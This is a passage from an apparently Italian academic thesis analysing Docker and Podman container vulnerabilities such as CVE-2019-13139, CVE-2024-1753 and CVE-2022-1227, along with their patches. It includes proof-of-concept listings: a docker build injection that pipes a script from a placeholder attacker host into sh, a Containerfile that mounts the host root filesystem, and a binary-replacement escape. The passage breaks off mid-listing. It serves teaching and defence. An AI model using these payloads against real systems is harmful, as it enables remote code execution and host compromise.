2. l'impostazione predefinita del *kernel* Linux che accetta i pacchetti di *routing* (`accept_ra == 1`).

Di conseguenza la soluzione si è concentrata su questi due fronti. Dal punto di vista dell'*engine*, la vulnerabilità è stata corretta con il rilascio di Docker 19.03.11. La *patch* interviene direttamente in

fase di creazione del *bridge* di rete virtuale (ad esempio, `docker0`), forzando il parametro di sistema `accept_ra` al valore 0. La configurazione istruisce il *kernel* dell'*host* a ignorare categoricamente qualsiasi pacchetto *Router Advertisement* in ingresso dalle interfacce dei *container*, neutralizzando l'inquinamento delle tabelle di *routing*.

Come misura di difesa ulteriore in ambienti che sfruttano Kubernetes ([25]), la mitigazione consiste nell'applicare il principio del privilegio minimo (*least privilege*). Revocando preventivamente la *capability* `CAP_NET_RAW` (tramite la *policy* di *Security Context*), si priva l'attaccante dei permessi necessari per implementare lo *stack* TCP/IP nello spazio utente e forgiare pacchetti IPv6 anomali, rendendo l'attacco *MitM* inattuabile.

3.2.6 CVE-2019-13139: *command injection* tramite `build`

Nelle versioni di Docker precedenti alla 18.09.4, un attaccante in grado di fornire o manipolare l'URL di origine per un'operazione di compilazione avrebbe potuto ottenere la possibilità di eseguire comandi arbitrariamente. La falla risiedeva nel modo in cui il comando `docker build` gestiva gli URL remoti dei *repository* *Git*. La debolezza si traduceva in una *command injection* all'interno del sottoprocesso `git clone`, portando ad eseguire codice malevolo automaticamente non appena un utente legittimo avviava la creazione dell'immagine ([26]).

Il problema di fondo era causato da un'errata validazione dell'input: un riferimento *Git* (*git ref*) contraffatto veniva interpretato come un parametro opzionale (*flag*) dalla riga di comando, alterando il flusso di esecuzione del programma.

Esempio di exploitation

Per comprendere la gravità della vulnerabilità è utile analizzare il *Proof of Concept* sviluppato da Etienne Stalmans ([27]), il ricercatore che scoprì la falla. L'attacco si basa sullo sfruttamento del parametro `-upload-pack` di `git fetch`. Quando a Docker viene passato un URL remoto formattato in un modo specifico, il frammento testuale compreso tra `#` e i due punti (`:`) viene interpretato come riferimento (*ref*) del *branch*. Dal momento che Docker passava questa stringa direttamente al sottoprocesso `git fetch` senza alcuna sanitizzazione, un attaccante poteva iniettare opzioni arbitrarie. Il codice seguente mostra come un semplice comando `docker build` possa essere trasformato in un vettore di *Remote Code Execution* (RCE):

Listing 3.9: PoC per la CVE-2019-13139: iniezione di `-upload-pack` in `docker build`.

```
1 # 1. Iniezione di un comando di test (sleep) per bloccare l'esecuzione per 30 secondi
2 $ docker build "git@g.com/a/b#--upload-pack=sleep 30;"
3
4 # 2. Vettore di attacco reale: download ed esecuzione di uno script shell malevolo
5 $ docker build "git@github.com/repo/finto#--upload-pack=curl -s http://server-attaccante.com/
   payload.sh|sh;#:"
```

Analisi della dinamica e risoluzione

Analizzando il secondo comando del codice, il demone Docker estrapola la stringa `-upload-pack=curl` e la accoda inavvertitamente come argomento legittimo. Di conseguenza, il comando eseguito a basso livello dal sistema diventerà simile al seguente:

```
git fetch origin "-upload-pack=curl -s http://server-attaccante.com/payload.sh|sh;"
```

In questo modo il *client* Git è forzato ad utilizzare lo *script* malevolo come binario per gestire la comunicazione. Il simbolo del punto e virgola, risulta fondamentale per chiudere prematuramente il comando iniettato, evitando che l'URL originale del *repository* venga interpretato come un parametro non valido da `curl` o `sh`. L'esecuzione di questo comando garantisce all'attaccante gli stessi privilegi del processo che ha avviato la *build* sull'*host*. Il rilascio della versione 18.09.4 di Docker ha risolto la falla inserendo la validazione di `git ref` per evitare venga malinterpretato come *flag* ([28]).

Capitolo 4

Podman

Podman (abbreviazione di *Pod Manager*) ([29]) è un *tool* motore per la gestione dei *container open source*, nativo per sistemi Linux. Opera senza l'ausilio di un *daemon* (*daemonless*). Podman permette la ricerca, l'esecuzione, la realizzazione e distribuzione di applicazioni tramite *container* e di immagini conformi allo standard OCI. Fornisce un'interfaccia a riga di comando (CLI), simile a quella di Docker. La documentazione ufficiale suggerisce agli sviluppatori la possibilità di configurare un *alias* (`alias docker = podman`).

Il nome stesso deriva dal concetto di *pod*, diffuso dal progetto Kubernetes, con cui si intende uno o più *container* che condividono gli stessi *namespace* e *cgroup*. Podman è nato dalla volontà degli ingegneri di Red Hat di migliorare l'architettura di Docker mediante due caratteristiche fondamentali:

- **Esecuzione *rootless*:** Podman può essere eseguito in modalità **rootless** ([30]), vale a dire senza richiedere i massimi privilegi di utente *root*, una differenza cruciale rispetto a Docker, il quale richiede un demone in esecuzione con i privilegi massimi, esponendo il sistema a problemi di sicurezza e compromissioni (come analizzato nel paragrafo 3.2);
- **Modello Fork-Exec:** contrariamente a Docker, Podman implementa un'architettura ***fork/exec*** ([29]): quando un utente lancia un comando, il processo *padre* di Podman effettua un'operazione di *fork* (clonazione), generando il processo del *container* come suo processo *figlio*.

4.1 Gestione e modalità dello *user namespace*

Dal momento che Podman opera di default in modalità *rootless*, l'isolamento dei *container* è garantito tramite l'uso dello *User Namespace* ([29]). Nello specifico, Podman mappa lo UID (*User ID*) dell'utente sull'*host* come utente *root* del *container* (con UID 0), creando l'illusione di avere i massimi privilegi nell'ambiente isolato.

Il flag `-userns` consente di modificare la mappatura dell'UID in tre modalità differenti:

1. Modalità **keep-id**: consente di mappare lo stesso utente all'interno del *container*, avendo di conseguenza lo stesso UID. Questa modalità è particolarmente utile quando si montano volumi o cartelle condivise, risolvendo nativamente i conflitti di permessi in lettura e scrittura;

2. Modalità **auto** o **auto mode**: richiede a Podman un range di UID, scelti tra i 1024 non in uso al momento della richiesta, per eseguire il *container* autonomamente, ma non monta lo UID dell'utente nell'ambiente isolato;
3. Modalità **nomap**: lo UID dell'utente non viene mappato, come nel secondo caso.

L'importanza di queste modalità risiede nella proprietà formale dei file e dei processi. In modalità *rootless* standard, se un attaccante riuscisse ad effettuare un *container escape* si ritroverebbe sull'*host* fisico con i privilegi limitati di utente originale. Con la modalità **auto** i *container* non sono solo isolati dall'*host*, ma anche tra loro stessi, mitigando la possibilità, ad un attaccante, di effettuare movimenti laterali (*lateral movement*).

4.2 Integrazione con systemd

Essendo un applicativo strettamente legato al sistema Linux, Podman si integra con **systemd** ([31]), lo standard *de facto* per la gestione dei servizi e delle dipendenze del sistema operativo. L'integrazione è continua e risolve limiti storici di Docker in due modi:

1. **Eseguire systemd in un container**: Podman è in grado di avviare **systemd** come processo principale (PID 1) all'interno del *container*, configurando automaticamente i *mount* necessari (come */run*, */tmp* e configurazioni specifiche di */sys/fs/cgroup*);
2. **Gestire i container tramite systemd**: grazie all'architettura *fork-exec*, **systemd** è perfettamente in grado di tracciare direttamente il ciclo di vita dei processi del *container* (cosa che non è possibile con l'architettura *client-server* di Docker).

4.2.1 Podman Auto-Update

L'integrazione con **systemd** permette a Podman di aggiornare automaticamente le immagini e riavviare i *container*, abilità importante per poter mitigare tempestivamente eventuali CVE. Per abilitare questa funzione è sufficiente associare al *container* l'etichetta `io.containers.autoupdate=image`. Eseguendo il comando `podman auto-update` il sistema interroga automaticamente il *container registry*: se rileva una versione più recente dell'immagine, la scarica, interrompe il servizio e riavvia il *container* con i binari aggiornati.

4.2.2 Skopeo

Nell'utilizzo di *container engine* tradizionali come Docker, l'ispezione delle caratteristiche di un'immagine richiede il suo scaricamento (*pull*) dal *registry* remoto al disco locale. Questa operazione può risultare dispendiosa in termini di tempo e risorse di rete, date le dimensioni considerevoli di alcuni pacchetti.

Poiché le interazioni con i *registry* si basano su protocolli web standard, per ovviare a questa inefficienza è stato sviluppato **Skopeo** ([29]). Si tratta di un *tool* progettato specificamente per ispezionare i metadati di un'immagine remota, estraendone le informazioni e mostrandole a video in formato JSON. Successivamente, le funzionalità dello strumento sono state estese per includere la copia diretta delle immagini tra *registry* differenti o verso lo *storage* locale. Per poter essere integrato in altri strumenti, Skopeo è stato trasformato in una libreria (nello specifico `containers/image`) che oggi viene utilizzata direttamente da vari *engine*, incluso Podman.

4.2.3 Buildah

Per la creazione (*build*) di nuove immagini, Podman delega le operazioni al *tool* **Buildah** ([29]), integrandolo direttamente come libreria. Pur condividendo con Podman la capacità di interagire con il *container storage*, effettuare il *pull/push* ed eseguire i *container*, Buildah gestisce l'esecuzione di *container* temporanei con il solo fine di generare immagini conformi allo standard OCI.

L'obiettivo principale del *tool* è permettere di eseguire direttamente da riga di comando ciò che normalmente viene specificato all'interno di un Dockerfile (Figura: 4.1).




Figura 4.1: Podman vs Docker ([32])

4.3 Sistemi di sicurezza in Podman

4.3.1 *Capability* di Linux

Sui sistemi Linux esistevano storicamente due tipologie di utenti: *root* (amministratore) e *non-root* (utente standard). I primi avevano i privilegi massimi, mentre i secondi avevano poteri strettamente limitati. Capita spesso, tuttavia, che un processo non privilegiato necessiti l'autorizzazione ad eseguire comandi che richiedono permessi speciali come `ping` o `sudo`. Per risolvere questo problema, Linux sfrutta il flag `setuid`: quando un utente non privilegiato esegue un file etichettato con `setuid`, il processo risultante ottiene temporaneamente i privilegi del proprietario del file (solitamente *root*).

Questa differenza fu superata a partire dall'anno 2000, con la suddivisione dei poteri dell'utente *root* in *capability* (come visto in 3.1.1).

4.3.2 I *drop* delle *capability* di Linux

Podman permette di eseguire processi come *root* all'interno dei suoi *container*, ma limitandone le *capability* ([29]). L'operazione di rimozione dei privilegi è definita *drop*. Delle circa 40 *capability* fornite dal kernel Linux, Podman ne lascia attive 11 di default, verificabili all'interno del *container* con il comando `capsh`.

Le *capability* mantenute consentono operazioni di base all'interno del *container*. Ad esempio, `CAP_SETUID` e `CAP_SETGID` consentono ad un processo di cambiare il proprio UID, mentre `CAP_NET_BIND_SERVICE` permette di esporre servizi di rete su porte inferiori alla 1024.

Al contrario, vengono rimosse (o *dropped*) le *capability* più rischiose. Fra queste spicca `CAP_SYS_ADMIN`, definita da Walsh ([29]), come la più potente poiché consente di montare e smontare i *filesystem*.

È comunque possibile aggiungere *capability* qualora il *container* le richiedesse tramite il flag `-cap-add`.

Inoltre, Podman consente, con l'opzione `-security-opt no-new-privileges` ([29]), di disabilitare la possibilità ad un *container* di acquisire nuovi privilegi. In sintesi, l'opzione blocca i processi all'interno del gruppo di *capability* assegnate all'avvio. Anche se un processo tentasse di eseguire `setuid`, il kernel negherebbe l'elevazione dei privilegi. Questa opzione agisce anche su SELinux, impedendo al processo di alterare la propria etichetta di sicurezza.

Tuttavia, rimuovere *capability* non risolve tutti i problemi. Quando un processo nel *container* è eseguito come *root* (UID 0), anche se privato di tutte le *capability*, mantiene comunque il permesso base di modificare o eliminare qualsiasi file di sistema di proprietà di *root*. Un attaccante potrebbe alterare un file critico e indurre un amministratore ad eseguirlo sull'*host*. Per mitigare in modo definitivo questo rischio, Podman utilizza lo *User Namespace*, come analizzato nel paragrafo precedente (4.1).

4.3.3 Isolamento tramite *seccomp*

Una chiamata di sistema (*systemcall* o *syscall*) è il metodo standard che i programmi utilizzano per richiedere un servizio al kernel del sistema operativo (ad esempio: `open`, `read`, `write`, `fork`, `exec`). Linux implementa una funzionalità di sicurezza, **Seccomp** (3.1.1) ([29]), che permette di limitare il numero e il tipo di chiamate di sistema che un processo (e i suoi processi figlio)

può effettuare. Podman sfrutta questa caratteristica di *default*, applicando un filtro conservativo definito nel file `/usr/share/containers/seccomp.json`.

L'obiettivo di *Seccomp* è la prevenzione: supponendo che venga scoperta una vulnerabilità sfruttabile in una specifica *syscall* del *kernel*, l'attaccante non potrà utilizzarla per uscire dal *container* se quella specifica *syscall* è stata bloccata dal profilo *Seccomp* di Podman. La lista delle chiamate consentite è comunque dinamica e viene adattata automaticamente da Podman in base alle *capability* assegnate al *container*.

4.4 Superficie d'attacco in Podman

Come analizzato nel Capitolo 2, la superficie d'attacco di base di un *container* coincide con le chiamate di sistema esposte dal *kernel* Linux ospitante. Tuttavia, a livello architetturale, Podman altera in modo significativo i tradizionali vettori di compromissione rispetto al modello offerto da Docker.

La rimozione del demone centrale (*daemonless*) elimina alla radice quello che in Docker rappresenta un *Single Point of Failure* (SPOF) e il bersaglio principale per le *escalation* di privilegi: il *socket* Unix (`docker.sock`). Non essendoci un processo in esecuzione perenne con i massimi privilegi di *root* in attesa di richieste API, un attaccante non può sfruttare l'infrastruttura di gestione per compromettere l'intero nodo ([33]). Inoltre, grazie al modello *fork-exec*, ogni *container* è un processo figlio diretto: la compromissione o il *crash* di un singolo *container* non si propaga a cascata sul gestore centrale, garantendo una maggiore resilienza ([30]).

In assenza di un demone globale da colpire e grazie al forte declassamento dei privilegi fornito dallo *User Namespace* (come delineato nella Sezione 4.1), gli attaccanti sono costretti a spostare la loro attenzione su fronti differenti. L'analisi storica delle vulnerabilità dimostra che la superficie d'attacco in Podman si concentra principalmente su:

- **Vulnerabilità delle librerie e componenti modulari:** Poiché Podman delega operazioni complesse a *tool* esterni (come `Buildah` per la compilazione e `containers/storage` per la gestione dei volumi), difetti di validazione all'interno di questi moduli diventano il vettore primario di intrusione. Ne sono un chiaro esempio le falle legate all'errata risoluzione dei *link* simbolici.
- **Gestione complessa dei mount e *Race Condition*:** Le interazioni asincrone tra l'*host* e il *filesystem* virtualizzato espongono l'engine a condizioni di competizione (come gli attacchi TOCTOU) durante le operazioni di copia o esportazione dei file.

L'analisi dettagliata delle CVE proposta nel paragrafo successivo riflette esattamente questa transizione dei vettori di attacco.

4.5 Analisi delle vulnerabilità

4.5.1 CVE-2024-1753: *Container Escape* tramite Buildah

Questa vulnerabilità scoperta nel marzo del 2024 consentiva ad un *container* in esecuzione con privilegi di *root* di poter effettuare operazioni di lettura e scrittura sui file di sistema dell'*host*, qualora SELinux non fosse abilitato. Nel caso in cui SELinux fosse attivo, l'impatto della falla di riduce alle sole operazioni di lettura. La vulnerabilità risiedeva all'interno del codice di Buildah (impattando di conseguenza il comando `build` di Podman) e permetteva ai *container* temporanei di montare percorsi arbitrari del filesystem dell'*host*. Nello specifico, un *Containerfile* malevolo poteva sfruttare un'immagine preparata *ad hoc*, contenente un link simbolico alla radice (`/`) del sistema ospitante, utilizzandola come origine per un'operazione di *bind mount*. L'inganno innescava il montaggio dell'intero *filesystem root* dell'*host* durante l'esecuzione dell'istruzione `RUN`. Di conseguenza, qualunque comando specificato all'interno di `RUN` avrebbe ottenuto accesso completo in lettura e scrittura sulla macchina fisica, realizzando un *container escape* totale in fase di compilazione (*build time*) ([34] [35] [36]).

Test dell'*exploit*

Per verificare la vulnerabilità ([36]) è necessario, inizialmente, creare un nuovo nome utente fittizio in `/etc/passwd` sull'*host*. Successivamente è necessario creare un file di testo in `/` (ad esempio `INVISIBLE.txt`) e renderlo proprietario del nome utente creato.

A questo punto, è possibile procedere con la definizione del seguente *Containerfile*:

Listing 4.1: Proof of Concept (PoC) di un *Containerfile* malevolo per lo sfruttamento della CVE-2024-1753.

```
1 # cat ~/cve_Containerfile
2 FROM alpine as base
3
4 # Creazione dei link simbolici ingannevoli verso la root (/) e /etc
5 RUN ln -s / /rootdir
6 RUN ln -s /etc /etc2
7
8 FROM alpine
9
10 RUN echo "ls_container_root"
11 RUN ls -l /
12
13 # Exploit 1: Montaggio della root dell'host all'interno di /exploit tramite il symlink
14 RUN echo "With_exploit_show_host_root,_not_the_container's_root,_and_create_/BIND_BREAKOUT_in_/
    _on_the_host"
15 RUN --mount=type=bind,from=base,source=/rootdir,destination=/exploit,rw \
16     ls -l /exploit; touch /exploit/BIND_BREAKOUT; ls -l /exploit
17
18 # Exploit 2: Montaggio della cartella /etc dell'host all'interno di /etc2
19 RUN echo "With_exploit_show_host_/etc/passwd,_not_the_container's,_and_create_/BIND_BREAKOUT2_
    in_/etc_on_the_host"
20 RUN --mount=type=bind,rw,source=/etc2,destination=/etc2,from=base \
21     ls -l /; ls -l /etc2/passwd; cat /etc2/passwd; touch /etc2/BIND_BREAKOUT2; ls -l /etc2
```

Avviato Buildah e montato il *Containerfile*, dovrebbe essere possibile visualizzare il contenuto di `/` e le cartelle di `/etc`, incluso il file `INVISIBLE.txt` e il contenuto di `/etc/passwd` con il nuovo nome utente creato. I file `/BIND_BREAKOUT` e `/etc/BIND_BREAKOUT2` saranno presenti sull'*host* ed è consigliato eliminarli. Nessuno dei due dovrebbe essere creato e dovrebbero sorgere errori al

momento della loro creazione, così come nel momento in cui **build** tenta di mostrare il contenuto di `/etc/passwd`. Verranno mostrati a video i file in `/` e `/etc` dell'*host*.

Avviando il processo di compilazione (*build*) tramite Buildah a partire dal *Containerfile*, l'esito dimostrerà l'avvenuto *container escape*. L'output rivelerà l'intero contenuto delle *directory* `/` e `/etc` della macchina fisica, consentendo la visualizzazione del file `INVISIBILE.txt` e del contenuto di `/etc/passwd`. A conferma della gravità della falla, i file `BIND_BREAKOUT` e `etc/BIND_BREAKOUT2` vengono creati sul *filesystem* dell'*host* con il comando **touch**.

In un ambiente aggiornato, l'*engine* bloccherebbe la risoluzione del link simbolico fuori dal perimetro dell'immagine, interrompendo di conseguenza l'operazione di *build* restituendo errore ed impedendo la creazione di file e la lettura di `/etc/passwd` sull'*host*.

Patch e risoluzione

L'applicazione della *patch* ([35] [36]) ufficiale risolve il problema alla radice. Eseguendo nuovamente il test su un sistema aggiornato, i file `/BIND_BREAKOUT` e `/etc/BIND_BREAKOUT2` non vengono più generati sull'*host*, ma all'interno del *container*. Allo stesso modo, i comandi di lettura mostreranno solo i file contenuti in `/` e `/etc` appartenenti all'immagine base, isolando il sistema ospitante, indipendentemente dalle configurazioni di sicurezza attive. La documentazione ufficiale sottolinea inoltre l'importanza di SELinux come strato di mitigazione per i sistemi non ancora aggiornati:

- **SELinux disabilitato (`setenforce 0`)**: in questo caso il *filesystem root* dell'*host* risulta completamente esposto. In uno scenario simile, l'attaccante ha libero accesso di lettura e scrittura;
- **SELinux attivo (`setenforce 1`)**: con SELinux attivo (configurazione raccomandata di *default*), le *policy* di sicurezza del *kernel* intervengono bloccando qualunque tentativo di modifica ai file di sistema da parte del *container*. Tuttavia, è possibile consentire in ogni caso operazioni di sola lettura, permettendo all'attaccante di visualizzare il contenuto della *directory* dell'*host*.

4.5.2 CVE-2022-1227: *privilege escalation* tramite `podman top`

Scoperta nel luglio 2021 ([37] [38]), questa vulnerabilità permetteva ad un attaccante di pubblicare un'immagine malevola su un *registry* pubblico. L'attacco si concretizzava in due fasi ([39]): dopo che la potenziale vittima aveva scaricato e avviato l'immagine, la falla veniva innescata nel momento in cui l'utente eseguiva il comando **podman top** (che mostra tutti i processi in esecuzione nel *container*). Questa azione consentiva all'attaccante di accedere al *filesystem* dell'*host*, esponendo il sistema a gravi rischi di divulgazione di informazioni sensibili (*information disclosure*) o di interruzioni di servizio (*denial of service*).

Dal punto di vista tecnico, la vulnerabilità si manifestava in modo specifico nei *container* configurati per sfruttare lo *user namespace* ([39]). In questo scenario, l'esecuzione di **podman top** causava l'esecuzione del binario **nsenter** all'interno dell'ambiente isolato del *container*, anziché sull'*host*. In questo modo un attaccante avrebbe potuto eludere il sistema ed effettuare operazioni normalmente non consentite per un *container* (ad esempio effettuare chiamate di sistema).

Esempio di *exploit*

Nella seguente PoC (*Proof of Concept*) ([40]) che sfrutta la CVE-2022-1227, si tenta di superare il perimetro del PID *namespace* e fermare un processo sull'*host*. La tecnica si basa sulla sostituzione strategica di un binario di sistema già esistente.

Il test si articola nei seguenti passaggi eseguiti da terminale:

Listing 4.2: Fasi di sfruttamento della CVE-2022-1227 tramite manipolazione del binario **nsenter**.

```
1 # 1. La vittima avvia un container vulnerabile configurato con lo User Namespace
2 podman run --userns=keep-id --name container_vittima --rm -d ubuntu:latest sleep infinity
3
4 # 2. Sull'host, l'amministratore ha un processo innocuo in esecuzione (es. con PID 7719)
5 # (Questo rappresenta il processo target sul server fisico che l'attaccante vuole colpire)
6
7 # 3. L'attaccante compila un programma malevolo in C progettato per inviare
8 # un segnale KILL al PID 7719 dell'host. Successivamente lo copia dentro il container,
9 # sovrascrivendo e sostituendo l'eseguibile legittimo "nsenter".
10 podman cp ./malware_sendsig container_vittima:/usr/bin/nsenter
11
12 # 4. L'amministratore (ignaro della compromissione) esegue il comando di monitoraggio
13 podman top -l
```

Nel momento in cui l'amministratore esegue il comando `podman top -l` (il *flag* `-l` indica l'ultimo *container* avviato), l'*engine* di Podman tenta di eseguire **nsenter** all'interno del *container*, ma in realtà esegue il *payload* dell'attaccante. Quest'operazione viene innescata dal processo dell'*host* in un contesto in cui le regole di isolamento del *namespace* non sono correttamente applicate, perciò il binario malevolo riesce ad eludere il perimetro del *container*. Di conseguenza, il *payload* invia con successo un segnale **SIGKILL** al processo 7719, terminandolo. Questo caso mostra un *container escape* funzionale alla realizzazione di un'interruzione di servizio (*denial of service*) ai danni del sistema ospitante.

Risoluzione del problema

La correzione della CVE-2022-1227 ha richiesto un intervento all'interno di **psgo** ([39]), la libreria scritta in Go utilizzata dall'*engine* per l'estrazione e la formattazione dei dati dei processi.

Prima della *patch*, l'operazione eseguita dalla libreria non era sicura: tentava di unirsi ai *namespace* richiamando il binario **nsenter**, situato all'interno del *filesystem* del *container*. Questo comportamento violava il principio di totale diffidenza verso l'ambiente isolato (*zero-trust boundary*), in quanto il *filesystem* interno è per definizione sotto il controllo dell'utente o di un potenziale attaccante.

La versione 4.0 di Podman e la *patch* di **psgo**, evitano completamente la possibilità di eseguire binari non attendibili situati all'interno del perimetro del *container* e gestiscono l'attraversamento dei *container* in modo sicuro, avvalendosi esclusivamente di chiamate di sistema native e binari sicuri che risiedono effettivamente nel *filesystem* dell'*host*.

Inoltre, l'esecuzione di Podman in modalità *rootless* previene in origine l'*escalation* totale di questo attacco, declassando i privilegi del *payload* secondo le dinamiche dello *User Namespace* (che verranno approfondite in sede di analisi d'impatto nel Capitolo 5).

4.5.3 CVE-2023-0778: sfruttamento dei link simbolici durante l'esportazione dei volumi

La vulnerabilità è stata individuata nel 2023 ([41] [42]). Consentiva ad un attaccante già in possesso di un volume montato su un *container*, di accedere liberamente a percorsi arbitrari del *filesystem* dell'*host*. L'attacco si concretizzava in un *container escape* che si innescava nel momento esatto in cui l'amministratore tentava di esportare il volume compromesso sfruttando la vulnerabilità TOCTTOU (*Time-Of-Check To Time-Of-Use*). Attraverso questa falla, l'attaccante sostituiva un file normale con un link simbolico. Il modello di minaccia (*threat model*), presuppone che l'attaccante abbia già compromesso uno o più *container* e stia cercando di evadere dal loro isolamento. Inoltre, si assume che l'attaccante possa interagire con il sistema tramite interfacce legittime, ad esempio richiedendo la creazione di nuovi volumi o l'avvio di nuovi *container*. L'attacco sfruttava la finestra temporale della vulnerabilità in modo tale che l'*engine* eseguisse il link simbolico, permettendogli di estrarre file sensibili localizzati nella macchina fisica, recuperandoli in un secondo momento estrandoli dall'archivio *tarball* generato dall'esportazione del volume migrato ([43]).

Con *Time-Of-Check To Time-Of-Use* ([44]) ci si riferisce ad una specifica classe di vulnerabilità appartenente alla famiglia delle *Race Condition* (condizioni di competizione). Il problema si verifica quando un programma software (come lo stesso Podman) esegue un'operazione su una risorsa condivisa (che sia essa un file o una cartella) dividendola in più passaggi:

- **Time-Of-Check** (Momento del controllo): il software verifica lo stato o i permessi di una risorsa. Ad esempio, Podman controlla se un file di testo sia normale o se l'utente abbia il permesso di leggerlo. Se il controllo viene superato, il programma procede;
- **Race Condition** (Finestra temporale): tra il controllo e l'utilizzo effettivo intercorre una piccola frazione di secondo. In questo lasso di tempo, il sistema operativo potrebbe mettere in pausa il software legittimo per dare priorità ad un altro processo (potenzialmente gestito dall'attaccante);
- **Time-Of-Use** (Momento dell'utilizzo): il programma legittimo riprende l'esecuzione e utilizza la risorsa basandosi sul controllo fatto in precedenza. Apre il file e lo copia.

È proprio durante la *Race Condition* che l'attaccante entra in scena, cancellando il file di testo (nell'esempio) e sostituendolo con un link simbolico avente lo stesso nome, ma che punta a */etc/shadow* (il file delle password dell'*host*). Quando Podman si trova nella fase di *Time-Of-Use* crede di avere a che fare con il file innocuo controllato inizialmente, ma seguendo il link simbolico finisce per esportare le password di sistema.

Contromisura

Il rilascio della versione 4.4.2 di Podman ha risolto la falla. La *patch* interviene sulla generazione dell'archivio di esportazione (*tarball*).

La soluzione adottata dagli sviluppatori prevede ingabbiare preventivamente il processo di esportazione sfruttando il comando **chroot**. L'*engine* sposta la radice virtuale del *filesystem* facendola coincidere con la cartella del volume sorgente, poco prima che venga avviata l'estrazione dei file ([45]). In questo modo, qualunque link simbolico alterato dall'attaccante viene risolto esclusivamente all'interno del perimetro confinato del volume. Di conseguenza, se un link simbolico tenta di puntare a percorsi critici come */etc/shadow*, l'ambiente **chroot** forzerà la ricerca dei

file all'interno del volume stesso, neutralizzando qualunque tentativo di evasione e accesso ai file dell'*host*.

4.5.4 CVE-2021-20199: traffico *rootless* esposto

A partire dalla versione 1.8.0 di Podman, è stata individuata un'anomalia nella gestione del traffico di rete per i *container* eseguiti in modalità *rootless* ([46] [47]). L'*engine* alterava la visibilità dell'indirizzo IP di origine dei pacchetti in ingresso: il *container* percepiva tutto il traffico in entrata come se provenisse dall'indirizzo IP di *loopback* 127.0.0.1, indipendentemente dal fatto che le richieste fossero state originate da *host* remoti esterni alla rete locale. Il problema risiedeva nel modo in cui Podman gestiva l'esposizione delle porte senza i privilegi di *root*. Per instradare il traffico dall'*host* al *container*, Podman utilizzava un *proxy* attivo in *user-space*, chiamato **rootlessport**. Il componente intercettava la connessione esterna e ne apriva una nuova verso il *container*: di conseguenza, l'applicazione confinata vedeva come sorgente l'IP del *proxy* interno (*localhost*). Ciò comprometteva la sicurezza delle applicazioni *containerizzate* che avevano una connessione sicura con *localhost* (127.0.0.1), per impostazione predefinita, senza che ci fossero controlli di autenticazione.

Simulazione del problema

Innanzitutto è necessario inizializzare un *container*; nel caso di questo esempio, un *container* basato sull'immagine NGINX ([48]):

Listing 4.3: Sfruttamento della CVE-2021-20199: l'IP remoto viene mascherato come localhost nei log di NGINX.

```
1 # 1. Inizializzazione container NGINX sul nodo 15
2 machine-15$ podman run -p 8888:80 -d docker.io/library/nginx:latest
3
4 # 2. Un utente (o potenziale attaccante) effettua una richiesta da un nodo remoto
5 machine-25$ curl http://machine-15:8888
6
7 # 3. Analisi log di sistema (stdout) all'interno del container NGINX
8 127.0.0.1 - - [09/Feb/2021:21:54:17 +0000] "GET_/HTTP/1.1" 200 612 "-" "curl/7.66.0" "-"
```

Come si evince dall'output diagnostico, nonostante la richiesta HTTP sia stata inoltrata da una macchina remota (**machine-25**), il server registra l'interazione come generata internamente da 127.0.0.1. In uno scenario reale, se al posto di NGINX ci fosse stato un servizio critico configurato per non richiedere credenziali agli utenti locali, l'attaccante avrebbe potuto ottenere l'accesso amministrativo completo eludendo le restrizioni di rete.

4.5.5 CVE-2019-10152: *Path Traversal* arbitrario tramite podman cp

Nel 2019 è stata scoperta una vulnerabilità nelle versioni di Podman precedenti alla 1.4.0, riguardante l'errata gestione dei *link* simbolici all'interno dei *container*. Un attaccante, dopo aver compromesso un *container* in esecuzione poteva predisporre l'ambiente affinché file arbitrari del *filesystem* dell'*host* venissero letti o sovrascritti nel momento in cui un amministratore tentava di copiare dei file da o verso il *container* ([49]).

Dinamica della falla

Dall'analisi condotta dal ricercatore Sam Fowler ([50]), si evince che Podman non isolava in modo sicuro la risoluzione dei link simbolici: i percorsi creati all'interno del *container* venivano risolti direttamente dal processo dell'*host*, anziché rimanere confinati nel *namespace* del *container*. Il comportamento anomalo si verificava poiché, durante l'esecuzione di `podman cp`, il percorso di destinazione interno al *container* veniva concatenato alla *directory root* del *container* montata sul *filesystem* dell'*host*. Di conseguenza, inserendo un *link* simbolico malevolo in uno dei nodi del percorso, l'attaccante poteva forzare il processo di copia ed "evadere" dalla cartella di base del *container*, sfruttando di fatto un *path traversal* e ottenendo un accesso diretto e non autorizzato al *filesystem* dell'*host*.

Esempio di *exploitation*

Per riprodurre la falla, era sufficiente seguire i seguenti passaggi ([51]):

Listing 4.4: Exploitation per innescare la CVE-2019-10152

```
1 # 1. L'amministratore avvia un container sull'host
2 host$ podman run -t -i --name testctr --rm fedora bash
3
4 # 2. L'attaccante (o un processo compromesso) crea un symlink nel container
5 # Il link "/test" punta alla cartella temporanea "/tmp"
6 container# ln -s /tmp /test
7
8 # 3. L'amministratore crea un file legittimo sull'host e lo copia nel container
9 host$ touch testfile
10 host$ podman cp testfile testctr:/test
11
12 # 4. Verifica all'interno del container: la cartella /tmp e' vuota
13 container# ls /tmp
14
15 # 5. Verifica sull'host: il file e' stato inavvertitamente copiato nel /tmp fisico
